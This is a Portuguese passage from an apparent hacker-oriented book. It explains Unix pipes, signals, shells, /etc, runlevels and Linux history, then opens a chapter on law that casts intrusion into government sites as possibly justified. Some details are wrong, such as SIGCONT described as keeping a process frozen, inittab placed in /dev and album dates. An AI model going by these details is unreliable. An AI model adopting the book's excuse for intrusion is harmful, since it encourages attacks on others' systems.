Outro exemplo de comunicação entre processos são os *pipes* ou dutos. *Pipes* são uma maneira de o próprio usuário determinar a ligação entre a saída de um processo e a entrada de outro. Isso é feito na linha de comando, com o caractere | (que, não por acaso, chama-se *pipe*...) . Observe o comando a seguir:

```
$ ps -e | grep netscape
```

Esse comando toma a saída do primeiro programa (ps -e) e o joga na entrada do segundo programa (grep netscape). Observe que os dutos têm uma peculiaridade: apenas ligam processos oriundos do mesmo pai. No caso acima, os comandos *ps* e *grep* são "irmãos", filhos do mesmo *shell*.

Um terceiro método de os processos se comunicarem é através dos IPCMFs ou *Inter Process Communication Message Facilities*. Os IPCMFs nada mais são do que filas. Existem processos transmissores, que são autorizados a colocar mensagens na fila, e processos receptores, que obviamente os retiram. Um exemplo de implementação de IPCMFs são os *spools* de impressão. Vários programas e usuários possuem permissão para escrever na fila de impressão, e é possível que várias impressoras (e seus *device drivers*) "puxem" documentos para serem impressos por elas.

Sinais e semáforos

Os métodos de comunicação interprocessos mais primitivos, entretanto, são os sinais. São mensagens muito simples que um processo envia a outro. Apenas processos ativos podem enviar sinais. Como apenas um processo pode estar ativo em um dado momento – a não ser que o sistema possua vários pocessadores –, um sinal certamente vai acordar o processo destino, que obviamente está suspenso.

Quando um processo suspenso volta à atividade, o *kernel* verifica se existe algum sinal para ele. Se existir, o sistema pode tomar uma entre três providências: ignorar o sinal, entregá-lo ao processo destinatário ou capturá-lo. Quando um sinal é capturado, o sistema executa uma de suas *rotinas de tratamento de sinal*, que varia de acordo com a natureza do mesmo.

Originalmente, eram considerados 22 sinais. Segundo o padrão POSIX.1, hoje, há 31 sinais diferentes, cada um solicitando uma ação específica no processo destino. São eles:

Nº	NOME	SIGNIFICADO
1	SIGHUP	Desliga o processo devido à morte do processo pai
2	SIGINT	Processo interrompido pelo teclado
3	SIGQUIT	Fecha o processo e o descarrega da memória
4	SIGILL	Informa que o processo fez uma operação ilegal
5	SIGTRAP *	Trace/breakpoint trap – para rastreamento de bugs (System V)
6	SIGIOT/SIGABRT	Aborta processo
7	SIGEMT *	EMT Trap (System V)
8	SIGFPE	Exceção (erro) em ponto flutuante
9	SIGKILL	Encerra ("mata") o processo – não pode ser ignorado
10	SIGBUS *	Acesso à memória defeituosa (System V)
11	SIGSEGV	Referência inválida à memória (*segmentation fault*)
12	SIGSYS *	Chamada de sistema com argumento errado (System V)
13	SIGPIPE	Duto quebrado: não há processo recebendo os dados
14	SIGALRM	Despertador originário do comando C "alarm"
15	SIGTERM	Encerra o processo – pode ser ignorado
16	SIGUSR1	Sinal definido pelo usuário
17	SIGUSR2	Sinal definido pelo usuário
18	SIGCLD	"Morte" de um processo filho
19	SIGPWR *	Queda de energia (System V)
20	SIGWINCH *	Redimensiona janela (BSD 4.3 e Sun)
21	SIGURG *	Condição urgente no 'socket' (BSD 4.2)
22	SIGIO *	E/S é possível agora (BSD 4.2)
23	SIGSTOP	Congela processo

24	SIGTSTP	Stop digitado no terminal TTY
25	SIGCONT	Mantém congelado
26	SIGTTIN	Obtém dados do terminal para processo em segundo plano
27	SIGTTOUT	Processo em segundo plano entrega dados ao terminal
28	SIGVTALRM *	Despertador virtual (BSD 4.2)
29	SIGPROF *	Sinal "Profiling Timer Expired" (System V)
30	SIGXCPU *	Tempo de CPU excedido (BSD 4.2)
31	SIGXFSZ *	Tamanho do arquivo excedido (BSD 4.2)

A tabela considera os sinais POSIX.1 em arquitetura RISC MIPS. Arquiteturas Alpha, Sparc, i386 (PC) e PowerPC possuem alguns valores diferentes. Por exemplo, para i386 e Sparc o sinal 16 é SIGSTKFLT – falha no coprocessador. Sinais marcados com asterisco (*) são apenas parte da implementação GNU/Linux – não são padrão POSIX.1 e têm sua origem indicada entre parênteses. Consulte *man 7 signals* em seu sistema para informações mais detalhadas e visite o site (www.unix-systems.org) para saber mais sobre o novo padrão POSIX.2.

Os sinais são trocados entre os processos em andamento. É possível forçar manualmente o envio de um sinal a partir do shell com o comando *kill*. O nome do comando não é nem um pouco apropriado, pois ele não é usado apenas para enviar SIGTERM ou SIGKILL (ou seja, matar o processo). Qualquer sinal pode ser enviado pelo comando *kill*.

Exemplo de utilização:

```
$ kill -9 27536
```

Esse comando envia o sinal 9 (SIGKILL) ao processo 27536. Quando o número do sinal não é especificado, o sistema assume o valor 15.

Além de sinais e mensagens simples, é possível dizer a um processo para guardar estruturas de dados muito mais complexas. Usando uma porção de memória chamada memória compartilhada, os processos ativos podem, através de *system calls*, armazenar dados que serão utilizados posteriormente por outros processos. Para impedir que outros processos alterem os dados antes que o processo gerador tenha terminado de mexer neles, são usadas entidades chamadas *semáforos*, que bloqueiam o acesso àquela posição de memória até haver liberação.

Não é objetivo deste livro entrar em detalhes sobre teoria ou particularidades sobre desenvolvimento de software, sinais e chamadas de sistema. Entretanto, é sua obrigação conhecê-los! Para mais informações, consulte a norma POSIX do *Single Unix Specification* (www.unix-systems.org). Também é deveras educativo escolher um sabor qualquer de Unix e buscar as especificações do fabricante. Um bom sistema para isso é o Linux, por ter todo o seu código aberto ao público em geral e, portanto, não é preciso pedir permissão ou pagar taxas a ninguém para isso. Além disso, o Linux roda em PCs comuns – você pode estudar no seu computador pessoal.

Na praia catando mexilhões

Tudo bem, eu sei que é o que você queria estar fazendo agora. Mas estamos aqui para ser "hackers", não? Isso implica em não ter mais noites de sono, ser anti-social e passar as férias trancado em casa tentando invadir aquele site...

Brincadeiras à parte, é pelo shell que o usuário diz para o kernel: "Ei, abra um processo aí para o meu programa". Se você tivesse de dizer isso diretamente, teria muita dificuldade - a comunicação com o kernel não é lá muito inteligível. O shell trabalha então como um intérprete entre a língua que falamos e a "linguagem" do computador[7].

No início deste capítulo usamos alguns comandos para "navegar pelo sistema de arquivos". Mas o shell não é um simples interpretador de comandos. Entre os recursos mais importantes, está o encadeamento de comandos, ou piping. Há algumas páginas, vimos que o encadeamento de comandos é uma das formas de comunicação entre os processos e que pode ser disparado pelo usuário por meio do caractere |. Usando diversos pipes, um comando de apenas uma linha pode fazer com que um arquivo ou pedaço de informação seja processado por vários programas seqüencialmente. A saída de um programa "flui pelo duto e desemboca" na entrada do programa seguinte. Por exemplo, considere o seguinte comando:

```
$ ls | grep b | sort -r | tee arqsaida | wc -l
```

O comando ls lista o conteúdo do diretório. Em vez de mostrar na tela, o pipe joga a saída de ls para o comando grep b, que filtra os nomes de arquivos que contenham a letra b. Em seguida, a saída do grep é jogada no comando sort -r, que classifica os nomes em ordem decrescente. A saída do sort é inserida no tee, que divide os dados em dois como se fosse uma conexão em T ou "benjamim". As informações do sort vão ser gravadas no arquivo "arqsaída" e, simultaneamente, são passadas ao comando wc -l, que conta o número de linhas. Como resultado desse comando, temos impresso na tela a quantidade de arquivos que contém a letra b, e no arquivo "arqsaída" temos gravados os nomes desses arquivos.

Esse exemplo vai além de demonstrar a possibilidade de encadeamento. O Unix foi pensado desde o começo como um sistema que tivesse ferramentas pequenas, mas poderosas e ultra-especializadas. Tais ferramentas podem ser combinadas para formar uma ferramenta maior e mais complexa para executar uma determinada tarefa. Com isso, evita-se a "reinvenção da roda", pois usando-se blocos básicos de construção - como num Lego (tm) - reaproveita-se o trabalho já existente. Essa visão difere radicalmente da "maneira Windows" de fazer as coisas: programas grandes que reúnem a maioria das funções que o usuário possa precisar. No Unix, menos é mais.

7 Qualquer ambiente gráfico no Unix pode ser considerado "um shell sobre o shell", portanto, o raciocínio aqui descrito ainda é válido. A grosso modo todos os processos gerados dentro do ambiente gráfico são filhos ou descendentes do servidor X, da mesma forma que os processos gerados pelo shell são filhos do mesmo shell.

Minha coleção de conchas

Há diversos shells disponíveis para o usuário. Cada implementação do Unix adota a que mais convém ao fabricante ou ao destino a ser dado ao sistema. Normalmente são distribuídos três shells com os Unix comerciais: Bourne, Korn e C Shell. Mais recentemente, os sistemas também incluem a versão GNU do Bourne Shell, chamada de Bourne Again Shell ou Bash. Todos eles suportam manipulação de processos, redirecionamento e piping, características comuns em um sistema Unix. Mas, obviamente, cada um tem suas particularidades.

Desenvolvido em 1975 por S. R. Bourne, o Bourne Shell foi um dos primeiros a serem implementados e serviu como referência aos que vieram depois. Simplificava sobremaneira a operação do Unix, que até então calcava-se num shell muito primitivo. Mas ainda era muito simples, embora por isso mesmo seja, até hoje, o menor em tamanho e o mais rápido.

A evolução do Bourne Shell foi o C Shell, desenvolvido pelo então professor Bill Joy. O C Shell implementou o histórico de comandos (se você já digitou, não precisa digitar de novo, basta procurar na lista), o alias (permite atribuir apelidos curtos a longos comandos com diversos pipes) e controle de processos em foreground e backgound. Mas a maior característica do C-Shell é a sintaxe dos comandos, muito parecida com a do C, facilitando sobremaneira a criação de shell scripts. Recentemente, foi desenvolvido o TC Shell ou Turbo C Shell, com melhorias na interatividade da reedição de comandos.

Um híbrido dos dois anteriores foi o Korn Shell, desenvolvido por David Korn da AT&T. Ele tenta ser uma alternativa coerente, implementando as características positivas de ambos os shells anteriores e eliminando as conflitantes.

O Bash é a reimplementação do projeto GNU para o Bourne Shell e recebeu diversas melhorias na reedição de linha de comando, embora mantendo as mesmas características do antecessor com relação a scripts.

Falamos algumas vezes em shell scripts nos últimos parágrafos. Mas o que será isso?

Script for a jester's tear[8]

O shell é, primariamente, um interpretador de comandos que responde interativamente aos estímulos do usuário, mas também permite criar um arquivo com uma lista de comandos que serão executados seqüencialmente. Com um pouco de prática, é possível transformar essas "listas de comandos" em programas úteis que executam tarefas muito complexas. Um programador tarimbado pode implementar com shell scripts qualquer serviço em uma máquina Unix, inclusive com acesso de baixo nível a hardware, sem precisar conhecer C ou Assembly.

Consulte (no CD) os apêndices sobre programação. Há uma parte especial sobre shell script. Sugerimos também que o leitor aprofunde-se nisso. Um bom hacker transita com galhardia pelos Unix shell scripts. A Internet está repleta de sites sobre o assunto, basta procurar no seu site de buscas favorito. No CD estão incluídos alguns tutoriais. Pratique! É importante!

8 Álbum de estréia da banda britânica de rock Marillion, lançado em 1980.

Todos os segredos estão no /etc[9]

De todos os tesouros escondidos nas entranhas dos sistemas Unix, alguns dos mais valiosos estão nesse diretório: é nele que todas as configurações são mantidas. Vimos no capítulo 3 que o Microsoft Windows possui uma entidade chamada Registro e que todo o sistema gira em torno dele. O assunto tomou grande parte do capítulo anterior. Em se tratando de Unix, há mais a se falar sobre o sistema de arquivos, shell e processos do que sobre o /dev.

Embora seja a chave da operação do sistema – na prática, quase tudo o que um administrador de sistemas precisa saber está aí –, o /etc é tão simples de ser entendido que, como conjunto, não há muito o que se falar sobre ele. As configurações estão guardadas em arquivos de texto puro humanamente legíveis. Os autores vêem essa abordagem com melhores olhos quando confrontados com o paradigma do Registro no Windows. Mas, como tudo, também há algumas desvantagens nessa abordagem. A maioria delas advém da falta de padrões, que faz com que o Unix da IBM, o AIX, seja muitíssimo diferente do Unix da Sun, o Solaris, por exemplo.

Ao contrário do Windows, em que o registro é gravado normalmente em dois a cinco arquivos, no Unix cada aspecto do sistema possui um arquivo diferente, normalmente pequeno e de conteúdo simples. Bom para a modularidade do sistema, ruim para a operação: são dezenas de arquivos padronizados e centenas de outros que são dependentes da implementação. É óbvio que esse cenário é menos complicado que a organização das HKEYS no Windows, mas ainda assim é amedrontador. Como bônus, os sistemas Unix nos livram das malditas chaves CLSID – para usar um programa como servidor de um script basta usar as APIs, amplamente documentadas, muito mais simples e em língua humana. Como demérito, a já citada falta de padrões força os usuários a especializar seus scripts mais complexos, pois não funcionarão da mesma forma em todas as implementações.

Inittab and the Runlevels (parece banda de rock, mas não é...)

Logo após o boot, o kernel inicia o primeiro processo, pai de todos, o init. A primeira providência do init é ler sua tabela descritiva, armazenada em /dev/inittab. Esse arquivo informa ao init onde estão os daemons que devem ser inicializados, quais os scripts que contêm as tarefas do processo init, quantos e quais terminais serão ativados e algumas "armadilhas" (traps) para sinais do sistema, tratando-os com a rotina correta.

O inittab também informa o processo init a respeito dos níveis de execução (ou runlevels) do sistema. Runlevels são diferentes níveis nos quais o Unix pode operar, e indicam quais serviços devem ser iniciados pelo init e quais devem ser finalizados. Um runlevel mais baixo indica que há menos serviços rodando, um mais alto significa muitos daemons sendo inicializados. Examinando um sistema Red Hat Linux, encontramos seis runlevels:

9 Título reproduzido com a permissão da Revista do Linux.

0 - Halt: o sistema encerra suas atividades e desliga
1 - Monousuário
2 - Multiusuário
3 - Multiusuário com serviços de rede
4 - Não usado
5 - X11: o mesmo que 3, mas em modo gráfico
6 - Reboot: o sistema encerra suas atividades e reinicia

Cada sabor de Unix tem sua própria configuração de runlevels, e mesmo diferentes distribuições Linux possuem esquemas diversos. Por exemplo, num Slackware Linux e num HP-UX o nível de execução da parte gráfica é 4 e não 5.

Quando o init é criado, o kernel passa a ele em qual runlevel o sistema deve funcionar. Se essa informação não for passada, o próprio inittab informa qual o valor default. É possível mudar o nível de execução durante a operação do Unix com o comando init n, em que n é número do runlevel para o qual queremos "ir".

Note que os níveis de execução são meramente listas ordenadas de processos a serem iniciados ou finalizados. Quando você "passa" do runlevel 3 para o 5 (com o comando init 5), por exemplo, vários processos do runlevel 3 são terminados antes que os do runlevel 5 sejam inicializados. E note também que o usuário pode, manualmente, chamar programas não previstos nesse nível. Estando em runlevel 3 (modo texto) o usuário pode chamar o servidor X e trabalhar em um ambiente gráfico. Ele não precisou deixar o nível 3 e entrar no 5 para isso.

Tenha em mente que os runlevels são meios de facilitar a administração do que será inicializado quando você liga a máquina. Fazendo um paralelo com o antigo MS-DOS, pense neles como uma série de arquivos AUTOEXEC.BAT, cada um iniciando uma gama diferente de programas.

Todos os daemons inicializáveis no boot possuem um script no diretório init.d. Na maioria dos sistemas Linux este diretório está no /etc, nos outros sabores de Unix isso varia bastante. No HP-UX, por exemplo, tais scripts estão em /bin/init.d. Eles carregam e descarregam o daemon na memória, fornecem o estado de execução do programa, recarregam as configurações do mesmo sem parar o processamento – tudo depende do parâmetro passado ao script – e podem ser executados manualmente pelo superusuário, caso queira parar ou iniciar algum serviço. Mas são usados principalmente para a inicialização automática pelo esquema de runlevels.

Há um outro conjunto de diretórios chamados de rcN.d, sendo N o número do nível de execução. Os serviços a serem inicializados no runlevel 3, por exemplo, estão em rc3.d. A localização desse conjunto de diretórios também varia muito entre os diferentes sabores de Unix. Podem estar em /etc, /etc/init.d, /sbin ou /bin.

Dentro do diretório rcN.d há diversos links simbólicos. Pense nos links simbólicos (ou symlinks) como os atalhos do Windows: entidades que apontam para o arquivo verdadeiro. Os nomes do symlinks desses diretórios têm a seguinte estrutura:

`Xnnnnome_do_daemon`

X pode ser uma de duas letras: S ou K. S indica ao processo init que o daemon tem de ser inicializado quando se entra naquele runlevel, e K indica que o daemon tem de ser terminado ao sair do runlevel. nnn é um grupo de três algarismos que indica a ordem pela qual os processos são iniciados ou mortos. Sistemas GNU/Linux usam apenas dois algarismos. O nome_do_daemon serve apenas para identificar o symlink.

Um exemplo prático. O servidor de e-mail sendmail tem de ser inicializado quando entramos no nível 3. Para tanto, há um symlink apontando para init.d/sendmail:

S980sendmail

Isso indica ao processo init para inicializar o sendmail na posição 980 (ou seja, depois que os serviços com números menores já estiverem inicializados). Quando o Unix deixa o runlevel 3 (no desligamento da máquina, por exemplo), o link simbólico correspondente – também apontando para init.d/sendmail – é:

K120sendmail

indicando ao init para desligar o sendmail na posição 120, depois que todos os processos com numeração mais alta que 120 já tiverem sido terminados.

Cada sabor de Unix possui um inittab e um esquema de runlevels que, apesar de semelhantes, são diferentes. Sugerimos ao leitor que vasculhe esses arquivos em todos os Unix que estiverem à mão, comparando-os entre si. Não se atenha apenas ao inittab: visite todos os arquivos indicados nele.

Outras gemas

O /etc encerra arquivos de configuração importantes, muitos deles de aspectos já tratados neste capítulo. Não é nosso objetivo ser uma fonte completa de informações sobre Unix – na verdade, este livro apenas arranha a superfície. Mas uma pesquisa mais aprofundada no conteúdo do diretório será de grande valia para o leitor.

Como não há muito segredo em visualizar arquivos de texto, deixamos ao leitor o ônus de descobrir como e para que servem cada um dos arquivos presentes no /etc. Abaixo há uma lista com os arquivos relevantes na maioria dos "sabores". Interrompa a leitura do livro por uma semana e estude-os todos, consultando sempre a página de manual (man nome_do_arquivo) associada. Alguns nomes podem ser diferentes em seu Unix, mas o arquivo correspondente está lá. Se o arquivo indicar diretórios ou outros arquivos, visite-os e veja o que eles contêm.

```
services
protocols
inetd.conf/xinetd.conf
crontab
profile
bashrc
cshrc
shrc
passwd/group/shadow
hosts
host.conf
```

```
resolv.conf
inittab
fstab (vfstab no Solaris)
mtab
ld.so.conf
netgroup
netmasks
termcap/printcap/screenrc

toda a estrutura abaixo de init.d
toda a estrutura abaixo de rc.d
toda a estrutura abaixo de sysconfig
```

Dica: em vez de cat, use para visualizar os arquivos o comando more, que mostra uma página de vídeo por vez. Se o seu sistema possuir, use o less ao invés do more - com ele é possível retroceder a páginas anteriores.

O meu eu quero de flocos...

Há vários "sabores" comerciais de Unix, cada um deles com suas qualidades e problemas - entre eles o preço. Como então saber qual Unix é o melhor para você? Esta é uma pergunta difícil de ser respondida. Normalmente, o melhor Unix é o que você já usa, ou o que você está mais acostumado. Outras vezes o melhor Unix é o que já vem configurado de fábrica, é só ligar e usar. Outras ainda dependem do preço baixo. Como são produtos proprietários, joga-se de acordo com essas regras. Seu representante técnico é seu melhor amigo nessa hora.

Mas há opções de sistemas Unix a quem chamamos de livres. São sistemas operacionais parecidos com o Unix, mas cujo código-fonte é aberto - qualquer um pode lê-lo e saber como funciona. São normalmente mantidos por voluntários ou empresas engajadas na produção de um sistema que seja independente de fornecedor.

Novamente, há vantagens e desvantagens. Dentre as vantagens, existe a certeza de que o produto não possui falhas - e se houver, você mesmo pode corrigi-las. Mas você tem certeza de que elas não estão escondidas, um triste ato de má-fé de algumas empresas de tecnologia por aí... Outra vantagem é o alto grau de personalização que um sistema desses oferece. Sendo aberto, qualquer um pode modificá-lo para atender a seus interesses.

A desvantagem fica por conta dos paradigmas gerados pelo modelo tradicional de negócios, sendo garantia e suporte os mais comentados. Isso é resolvido em parte por empresas que vendem soluções baseadas nesses sistemas, mas ainda é um mercado não consolidado e há muitos amadores à solta. Até que se separe o joio do trigo, muitos terão perdido dinheiro com eles - e erradamente colocarão a culpa no software.

Free as in free speech...

Nos primórdios da computação, não havia essa noção de software aberto ou proprietário porque todos os programas podiam ser livremente compartilhados. Os usuários de informática de então eram quase todos cientistas, e o compartilhamento de informações é algo trivial entre eles. O dinheiro do mercado de informática circulava apenas para as mãos dos fabricantes de hardware. Mas, à medida que o tempo foi passando, apareceram empresas produtoras de software destinado à venda. Obviamente não era do interesse dessas empresas que seus softwares fossem copiados e distribuídos gratuitamente, portanto o código-fonte não era divulgado. Isso passou a ser comum a partir de então.

Richard Stallman era um programador que trabalhava para uma empresa privada. Ocorre que escreveu um programa que achou realmente bom e quis compartilhá-lo com a comunidade Unix de então – mas foi impedido pelo seu empregador. Stallmann ficou tão frustrado que radicalizou: pediu demissão e, em 1984, criou um projeto – o GNU – e uma licença – a GPL.

O projeto GNU[10] – GNU's Not Unix – é uma tentativa de criar um clone dos sistemas Unix que Stallmann usava, mas que não possuam nenhum código original da AT&T. Já foram criadas diversas ferramentas para o sistema, incluindo as de manipulação de arquivos (ls, cd, pwd, cat...), compiladores (gcc e g77, para C e Fortran, respectivamente) e programas complexos como a linguagem de scripts gawk e o editor de textos Emacs. O kernel, entretanto, nunca ficou pronto.

A licença GPL – General Public Licence ou Licença Pública Geral – expressamente permite a cópia e a distribuição gratuita do programa sob essa licença, desde que os códigos-fonte do programa sejam distribuídos também. Isso permite a reutilização do código por outras pessoas sem restrições – a não ser a de respeitar os direitos dos autores originais e nunca fechar o código resultante, impedindo que outros tenham acesso a ele.

Detalhes sobre o que é Software Livre e o que é Código Aberto encheriam todas as páginas deste livro. Nosso objetivo não é versar sobre esse assunto. Mais informações podem ser obtidas no site oficial do projeto GNU (www.gnu.org), da Free Software Foundation (www.fsf.org) e do Open Source Initiative (www.opensource.org).

A dança dos pingüins

Como vimos, o projeto GNU empacou no desenvolvimento de seu próprio kernel. Nesse meio tempo, um finlandês maluco chamado Linus Torvalds criava um kernel que seria um fenômeno mundial: o Linux. Inicialmente apenas um sistema de comunicação com um BBS, o protótipo rapidamente evoluiu para

10 Depois do GNU, virou moda criar programas cujos nomes sejam siglas recorrentes. O símbolo do projeto GNU é um animal encontrado na África e parecido com um bisão, cujo nome é... Gnu.

um kernel completo. Em 1991, Torvalds decidiu colocar o Linux sobre a licença GPL e usar as ferramentas GNU com seu kernel. É por isso que os preciosistas do mundo da computação (eu me incluo neste grupo!) referem-se ao sistema como GNU/Linux – seria injusto com o Sr. Stallman se não fosse assim.

O Linux é hoje um Unix-clone de baixíssimo custo e altíssimo desempenho. Projetado inicialmente para o IBM-PC, roda em várias plataformas de hardware com o mesmo código e funcionalidade – feito ainda não alcançado por nenhum outro sistema operacional.

O problema do Linux é sua triste falta de padrões. Existem centenas de distribuições ao redor do globo, cada uma com uma estrutura interna – incluindo hierarquia de diretórios – própria. Como frisamos no início do capítulo, a base dos Unix é seu sistema de arquivos. Isso resulta em sistemas que, apesar de possuírem o mesmo kernel, são incompatíveis entre si. O padrão Linux Standard Base ou LSB (www.linuxbase.org) é um esforço das maiores distribuições do mundo para resolver o problema. Acredita-se que em poucos anos haja compatibilidade total entre todas as distribuições que aderirem ao padrão.

Para saber mais sobre o GNU/Linux, o melhor ponto de partida é o site oficial, www.linux.org. Para mais informações, basta procurar por ele em seu mecanismo de busca favorito. O Google possui um endereço dedicado a Linux em www.google.com/linux. Há revistas especializadas que podem ser consultadas, entre elas a *Revista do Linux*, a *Arquivo Linux*, a *Linux BR*, e muitos bons livros podem ser encontrados em livrarias. Mas não deixe de estudá-lo. É obrigatório!

O diabinho que ri...

Linux não é suficiente pra você? Quer saber uma segunda opinião? Experimeite as variantes livres do Unix da Universidade de Berkeley. Com suas licenças menos restritivas que a GPL, os sistemas *BSD podem ser usados em soluções que a licença do GNU/Linux não permitiria. Cada um tem suas características, e uma leitura em seus sites oficiais certamente o deixará tentado a experimentá-los. Muitos usuários dos *BSD (especialmente do FreeBSD) saíram do Linux e dizem que não voltam mais. Informações sobre o BSD podem ser obtidas em:

- FreeBSD – www.freebsd.org
- *OpenBSD – www.openbsd.org*
- NetBSD – www.netbsd.org
- O BSD comercial da BSDi – www.bsdi.com

You can go on your own way...[11]

Nestas poucas páginas, tentamos introduzir os princpais conceitos dos sistemas Unix. Há livros inteiros escritos apenas sobre partes do Unix, portanto, seria imprudente (e desonesto) tentar condensar em um capítulo o conteúdo de vários deles.

Mas é muito importante que o leitor estude sobre Unix com afinco e procure outros livros e outras fontes. Visite regularmente todos os sites indicados ao longo do capítulo e vasculhe-os completamente. Nada é tão poderoso na mão de um hacker quanto uma conta em um computador Unix ligado à Internet.

11 Fleetwood Mac, do álbum Rumours de 1975.

Fundamentos **Jurídicos**

Capítulo 5

"An nescis longas regibus esse manus?"[1]

Ovídio, em Heroídes, 17:166

1 Não sabes como as mãos dos reis são compridas? Um ditado popular francês (les rois ont les bras longs – os reis têm os braços longos) é derivado desse trecho das Heroídes.

Se você está lidando com situações-limite, nunca é demais ter uma visão geral dos aspectos jurídicos que as afetam diretamente. Poucas situações são tão limítrofes quanto as enfrentadas pelos usuários de informática em geral e pelos *hackers*[2] em especial. O que é crime? O que é direito? O conhecimento é uma das principais armas do *hacker*, que deve estar atento aos movimentos feitos pelos governos e às políticas instituídas pelas empresas quanto à manipulação de dados. A ignorância em relação às leis pode trazer sérios problemas, mesmo em casos simples em que o usuário age de forma inocente sem saber que está cometendo um crime. Estar atento aos casos que já ocorreram, para que não haja nenhuma dúvida de onde e como agir, é no mínimo uma atitude sábia.

A palavra legislação nos dá uma vaga idéia de estar lidando com o bem e o mal. Há uma grande discussão sobre a relatividade desses conceitos, mas devemos ter em mente que a ética que rege o possível conteúdo dessas leis parte da necessidade de proteção das empresas e dos governos. Nem sempre as leis são feitas para o cidadão, nem sempre o que é legal é moralmente correto. Portanto, os indivíduos que a imprensa simplória costuma chamar de hackers nem sempre podem ser tachados de bandidos, embora, segundo a lei, geralmente incorram em crimes por ela previstos. Robin Hood era criminoso, mesmo agindo segundo princípios morais extremamente elevados.

As grandes estratégias para o combate aos cibercrimes começaram a ser elaboradas após os atentados terroristas ocorridos nos Estados Unidos no dia 11 de setembro de 2001. Desde então o governo norte-americano passou a ditar o destino de hackers e crackers pelo mundo, exigindo de todos os outros governos leis que facilitem a ingerência dos Estados Unidos nesses assuntos; e, "de quebra", em todos os outros...

Por que a sociedade teme os hackers?

Para a sociedade, a imagem dos *hackers* está intimamente ligada ao crime. Esse estereótipo vem da falta de compreensão do universo digital em que estão inseridos. Eles são vistos como destruidores e ladrões de dados, que se utilizam de meios ilícitos para roubo, vandalismo ou lavagem de dinheiro.

Muito dessa imagem é fruto da divulgação míope promovida pelos meios de comunicação. Nunca o outro lado, o lado do underground, o lado da guerrilha, o lado da resistência, é levado em conta. Apenas as empresas e os governos, alguns deles autoritários (embora travestidos de democráticos), têm espaço na mídia quando um evento desses acontece.

A pergunta que fica é: você realmente acredita em tudo o que lê? Talvez o jornal televisivo das 21h não seja aquela fonte confiável de informação que você está acostumado a pensar que era.

2 Entenda a palavra hacker nesse parágrafo tanto em seu sentido original (especialista) como no popular (especialista malvado). Ambos devem saber até onde podem ir, e decidir se vão transgredir ou não os (nem sempre justos ou moralmente corretos) limites legais.

As liberdades individuais e o direito privado

Ninguém tem direito de invadir a privacidade das pessoas. Mesmo parecendo óbvio, afirmações como essas têm de ser incluídas em qualquer documento ou lei que trate das garantias de inviolabilidade privada. As constituições de quase todos os países possuem algum dispositivo semelhante, e mesmo a Declaração Universal dos Direitos Humanos prevê a proteção à vida pessoal e privada das pessoas já em seus primeiros parágrafos.

O que tristemente vemos acontecer todos os dias, desde o fim da 2ª Guerra Mundial, é um recrudescimento das leis nacionais buscando um maior controle dos governos sobre seus cidadãos. Todos os dias, desde então, novas tecnologias são aplicadas em controversos e arbitrários sistemas de monitoração. Com a desculpa de que "a polícia precisa fazer seu trabalho", muitas pessoas durante todo o século XX tiveram seus telefones grampeados, suas correspondências violadas, seus passos seguidos e, nos anos 90, sua atividade na Internet vigiada. Quantos segredos pessoais – mesmo não sendo crimes – não foram revelados publicamente por conta dessa arbitrariedade?

Alguns países começaram a chamar para si a responsabilidade de ser a "polícia do mundo" e, para tanto, até hoje submetem outros governos menos poderosos às suas políticas. Fingindo estar à caça de terroristas ou de proteger o mundo contra indivíduos perigosos (e jogando num mesmo caldeirão *hackers*, terroristas, guerrilheiros e comunistas – quem não se lembra da guerra fria?), nações poderosas violam a soberania de países e impõem suas cartilhas comerciais e políticas. Bela maneira de disfarçar segundas intenções, não é mesmo?

Longe de entrar nessa discussão política, os autores querem chamar a atenção do leitor para o perigo incipiente da aprovação de leis ou mesmo constituições elaboradas para proteger os interesses de terceiros e não dos cidadãos. Pergunte a um advogado sobre o assunto. Você ficará surpreso com a quantidade de garantias que empresas estrangeiras possuem aqui no Brasil em detrimento das necessidades básicas dos cidadãos, sempre deixadas em segundo plano.

Toda moeda tem dois lados. Há *hackers* agindo com conduta duvidosa. Há gente muito bem treinada bisbilhotando seus segredos em casa ou no trabalho. Há vândalos que fazem tudo pelo prazer de destruir. Assim como há governos e empresas com intenções não muito nobres, há hackers (e não são poucos) que são, realmente, criminosos e devem ser punidos por isso. Fazer leis que protejam indivíduos e entidades públicas e privadas desses "*hackers* do mal" sem ferir os direitos de privacidade das pessoas é uma tarefa dificílima.

O direito à informação e os ataques à liberdade

Já que não podemos confiar em governos e suas leis, por que então disparar flechas acusadoras sobre pessoas que o establishment considera como criminosas? Usando o bom senso[3], qualquer um na rua perceberia que uma pessoa como Dmitry Sklyarov não teve a intenção de prejudicar uma empresa como a Adobe, mas sim alertar os possíveis usuários e a própria Adobe que seu sistema de criptografia era (e ainda é) falho. Mas a empresa não entendeu dessa forma, e usou os dispositivos legais previstos pelo Digital Millenium Copyright Act, o famigerado DMCA, para processá-lo.

Esse é um dos muitos casos de leis injustas ou maliciosas que trabalham em favor de governos ou grandes empresas e contra o interesse comum. Imagine empresas e indivíduos confiando cegamente na criptografia da Adobe para proteger seus documentos, sejam eles segredos industriais ou correspondências amorosas. Com esse processo contra o hacker russo, a Adobe tentou varrer para debaixo do tapete os problemas de sua tecnologia, em vez de agradecer a Sklyarov ou mesmo contratá-lo para melhorá-la.

Alguns meses depois, todos os sites de notícias de tecnologia divulgaram a tentativa da Microsoft de transformar em crime a divulgação de falhas de software por "agentes não autorizados" (leia-se: eu e você). Com o pretexto de que as divulagações de falhas "atrapalham a inovação", tentativas como essas procuram institucionalizar a sujeira sob o tapete. Tal iniciativa, na época, não resultou em uma lei. Mas não espere que a turma de Redmond tenha desistido da idéia.

Não só as empresas são beneficiadas por essas aberrações legais. A atual administração federal dos Estados Unidos da América divulgou um documento chamado de Doutrina Bush, que escancara a supremacia norte-americana e fere de forma pornográfica os direitos de cidadãos no mundo todo e as soberanias de todos os países do globo.

Todos os governos e a maioria das grandes empresas manipulam ou escondem informações e criam leis para tornar isso legal, mesmo que as informações sejam sobre você, caro leitor, ou o afetem de alguma forma. Portanto, na próxima vez em que um hacker invadir um site do governo ou empresa e divulgar informações escabrosas sobre a administração que você pode ter ajudado a eleger, reflita bastante e use o seu bom senso (e não o senso comum) para decidir quem é o mocinho e quem é o bandido.

Mas e os *hackers* realmente maus? E as situações não- previstas? E os hackers "por acidente"? Toda história tem dois lados, e o moralmente correto nem sempre é o que está dentro da Lei. Mas algumas vezes está. "Não julgueis, para que não sejais julgados. Pois com o critério com que julgardes, sereis julgados... Portanto, tudo quanto, pois, quereis que os homens vos façam, assim fazei-o vós também a eles..." (Evangelho de São Mateus 7:1,2,12).

---

